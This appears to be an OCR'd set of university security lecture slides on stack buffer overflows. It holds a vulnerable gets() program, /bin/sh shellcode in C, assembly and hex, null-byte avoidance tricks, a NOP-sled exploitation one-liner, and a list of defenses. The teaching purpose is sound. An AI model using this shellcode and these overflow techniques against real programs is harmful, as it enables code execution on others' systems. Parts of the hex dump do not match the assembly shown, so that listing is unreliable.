
Lecture 05: Advanced Stack Smashing Concepts

Professor Adam Bates
CS 461 / ECE 422
Fall 2019

Goals for Today

- Learning Objectives:
  - Understand the challenges in building shellcode
  - Consider and evaluate defenses to binary exploits
- Announcements, etc:
  - Office hours all the time! M-F 5-7pm, 4405 Siebel
  - MP1 is live!
    - Checkpoint #1: **Due Sept 9th at 6pm**
    - Checkpoint #2: **Due Sept 18 at 6pm**



Reminder: Please put away devices at the start of class


Buffer Overflows

Yesterday, we saw how flaws in C code could be exploited by an attacker…

Vulnerable Program:

```
void main()
{
    char buffer[100];
    printf("Enter name: ");
    gets(buffer);
    printf("Hello, %s!\n", buffer);
}
```

Shellcoding:



```
#include <stdio.h>

void main() {
   char *argv[2];

   argv[0] = "/bin/sh";
   argv[1] = NULL;
   execve(argv[0], argv, NULL);
}
```

```
mov     $0xb,%eax
mov     $0xbffffba0,%ebx
lea     8(%ebx),%ecx
xorl    %edx,%edx
movl    $0x6e69622f,(%ebx)
movl    $0x68732f,4(%ebx)
mov     %ebx,(%ecx)
mov     %edx,4(%ecx)
int     $0x80
```

```
b8 0b 00 00 00
bb a0 fb ff bf
8d 4b 08
81 d2
83 c2 04
c7 03 2f 62 69 6e
c7 43 04 2f 73 68 00
89 19
89 51 04
cd 80
```

Exploitation (e.g.):

```
python –c “print '\x90’*110 + \
'\xeb\xfe’ + '\x00\xd0\xff\xff’” | \
./a.out
```

Buffer Overflow Challenges

1. Access to useful library functions (e.g., `execve`)?
2. Avoiding use of 'forbidden' characters in inputs?
3. *Addressing*
    - How to reference arguments?
    - How to get the program to point to *our* code?

- <u>Note</u>: You may not encounter these challenges during MP1.
    - You have foreknowledge of code and stack layout. In the wild attackers don't have this luxury.

Buffer Overflow Opportunities

- The attacker needs to build a working exploit in spite of these issues. Here are there capabilities:
  - Can provide arbitrary input to the vulnerable program.
  - Knows the length of *their* input.
  - Can leverage the instructions permitted by the processor.

Challenge #1: Putting the ‘shell’ in shellcode


- execve is the shortest path to running a shell… but what if the library function isn’t loaded into memory?

```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

Challenge #1: Putting the ‘shell’ in shellcode

- execve is the easiest way to drop to shell… but what if the library function isn’t loaded into memory?
- The library is just a thin wrapper for the system call; we can bring the logic with us, inlining it into our existing shellcode for invoking execve.

```
<__execve>:
push    %ebp                # ] function
mov     %esp,%ebp           # ] prolog

mov     0x10(%ebp),%edx     # %edx = envp
push    %ebx                # callee save %ebx
mov     0xc(%ebp),%ecx      # %ecx = argv
mov     0x8(%ebp),%ebx      # %ebx = filename
mov     $0xb,%eax           # %eax = 11 (sys_execve)
int     $0x80               # trap to OS
```



Caveat: Our shell code needs to arrange the stack such that the sys call arguments, etc., are in the right place.

Challenge #2: Forbidden characters

- Certain characters can't be appear in our shellcode. Why?
  - Victim program handles our input as data, but we want it to be treated as code. There's a disconnect here.
- Forbidden characters vary by function in the victim program
  - Null characters halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf
- The "/bin/sh" argument is a (null-terminated) string. Dealbreaker?

Challenge #2: Forbidden characters


- The "/bin/sh" argument is a (null-terminated) string. Dealbreaker?
- No. There are all sorts of tricks to avoid nulls in your assembly
- Removing a null in your assembly:

```
b8 05 00 00 00        mov      $0x5,%eax
                 …
```

```
6a 05                                  push    $0x5
58                                     pop     %eax
                        …
```

Challenge #2: Forbidden characters

- The "/bin/sh" argument is a (null-terminated) string. Dealbreaker?
- No. There are all sorts of tricks to avoid nulls in your assembly
- Adding a null terminator onto your string:



```
movl %eax, %ebx            #move the file handle into ebx for write()
push $0x04                 #push 0x04
pop %eax                   #pop it into eax for use in write()
pushl $0x6c6f6c6a          #push part of the null terminated hex string onto the stack
pop %ecx                   #pop it into ecx for modification
shr $0x08, %ecx            #shift it to the right by 0x08 to put the nullbyte back into the string without
                           #having it directly in the code
```

src: https://nets.ec/Shellcode/Null-free#Null-byte_removal

Challenge #3: Argument Addressing

- About those arguments… we don’t know where they are in memory.
- Exec won’t accept a relative address as an argument.


```
main:
    pushl   %ebp
    movl    %esp, %ebp
    andl    $-16, %esp
    subl    $32, %esp
    movl    $.LC0, 24(%esp)
    movl    $0, 28(%esp)
    movl    24(%esp), %eax
    movl    $0, 8(%esp)
    leal    24(%esp), %edx
    movl    %edx, 4(%esp)
    movl    %eax, (%esp)
    call    execve
    leave
    ret
```

$.LC0 here is a label that was assigned at compile time… how to get runtime address?

Challenge #3a: Addressing Arguments

- About those arguments… we don’t know where they are in memory.
- Exec won’t accept a relative address as an argument.
- If we could force an address onto the stack, we could do do simple math (based on knowledge of our own shellcode length) to calculate any address.
- Let’s use the ‘call’ instruction!

our actual shell code logic goes in “…” —>



```
'return'

   jmp end_sc
get_eip:
   …
end_sc:
   call get_eip
```


Challenge #3b: Return Address

- So we've smashed the stack… how do we get the victim program to point to our code?
- Overwrite the return address, but where is it?
- Option #1: Total deterministic knowledge of the program's memory structure (i.e., your MP):

```
void foo(char *str) {
    char buffer[16];
    strcpy(buffer, str);
}

void main() {
   char buf[256];
   memset(buf, 'A', 255);
   buf[255] = '\x00';
   ((int*)buf)[5] = (int)buf;
   foo(buf);
}
```


Challenge #3b: Return Address

- So we've smashed the stack… how do we get the victim program to point to our code?
- Overwrite the return address, but where is it?
- Option #2: Just guess where the return address is going to be… and cheat while you're doing it.




Challenge #3b: Return Address

- So we've smashed the stack… how do we get the victim program to point to our code?
- Overwrite the return address, but where is it?
- Option #2: Just guess where the return address is going to be… and cheat while you're doing it.




Challenge #3b: Return Address

- So we've smashed the stack… how do we get the victim program to point to our code?
- Overwrite the return address, but where is it?
- Option #2: Just guess where the return address is going to be… and cheat while you're doing it.




Challenge #3b: Return Address

- One last issue… where to you point to? We don't know the absolute location of our code on the stack.
- Again, guess and cheat!
- Note: Length(Shellcode) includes nop slide and return guesses.



Challenge #3b: Return Address


- One last issue… where to you point to? We don't know the absolute location of our code on the stack.
- Again, guess and cheat!
- Note: Length(Shellcode) includes nop slide and return guesses.
- **Question**: Why can't we use the 'call' trick instead?



Control Flow Hijacking

- Control Flow Hijacking: Altering control flow of a target program to cause it to do what attacker wants
- Aleph One stack buffer overflow attack: overwrote function return address on stack to point to shellcode in buffer on stack
  - One of the simplest control flow hijacking attacks
  - Stack buffer overflow vulnerabilities exist today!

Control Flow Hijacking



Home / Cisco Security / Security Advisories and Alerts

Cisco Security Advisory

Cisco SD-WAN Solution Buffer Overflow Vulnerability

Critical

Advisory ID:	cisco-sa-20190123-sdwan-bo	CVE-2019-1651
First Published:	2019 January 23 16:00 GMT	CWE-119
Last Updated:	2019 January 25 17:26 GMT	
Version 1.1:	Final	
Workarounds:	No workarounds available	
Cisco Bug IDs:	CSCvm25955	
CVSS Score:	Base 9.9	

Summary

A vulnerability in the vContainer of the Cisco SD-WAN Solution could allow an authenticated, remote attacker to cause a denial of service (DoS) condition and execute arbitrary code as the *root* user.

The vulnerability is due to improper bounds checking by the vContainer. An attacker could exploit this vulnerability by sending a malicious file to an affected vContainer instance. A successful exploit could allow the attacker to cause a buffer overflow condition on the affected vContainer, which could result in a DoS condition that the attacker could use to execute arbitrary code as the *root* user.

Cisco has released software updates that address this vulnerability. There are no workarounds that address this vulnerability.

This advisory is available at the following link:
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190123-sdwan-bo

Affected Products

Vulnerable Products

This vulnerability affects only the Cisco-hosted vContainer for the Cisco SD-WAN Solution running

Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the Security Vulnerability Policy. This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

Subscribe to Cisco Security Notifications


How can we prevent/mitigate control flow hijacking?

Defenses & Counter-Attacks

- Stack canaries
  - Counter-Attack: Other forms of control flow hijacking
- Data Execution Prevention (DEP, W^X)
  - Counter-Attack: Return-to-libc
  - Counter-Attack: Return-Oriented Programming (ROP)
- Address Space Layout Randomization (ASLR)
  - Counter-Attack: Memory disclosure vulnerabilities
  - Counter-Attack: Heap Spray and JIT Spray

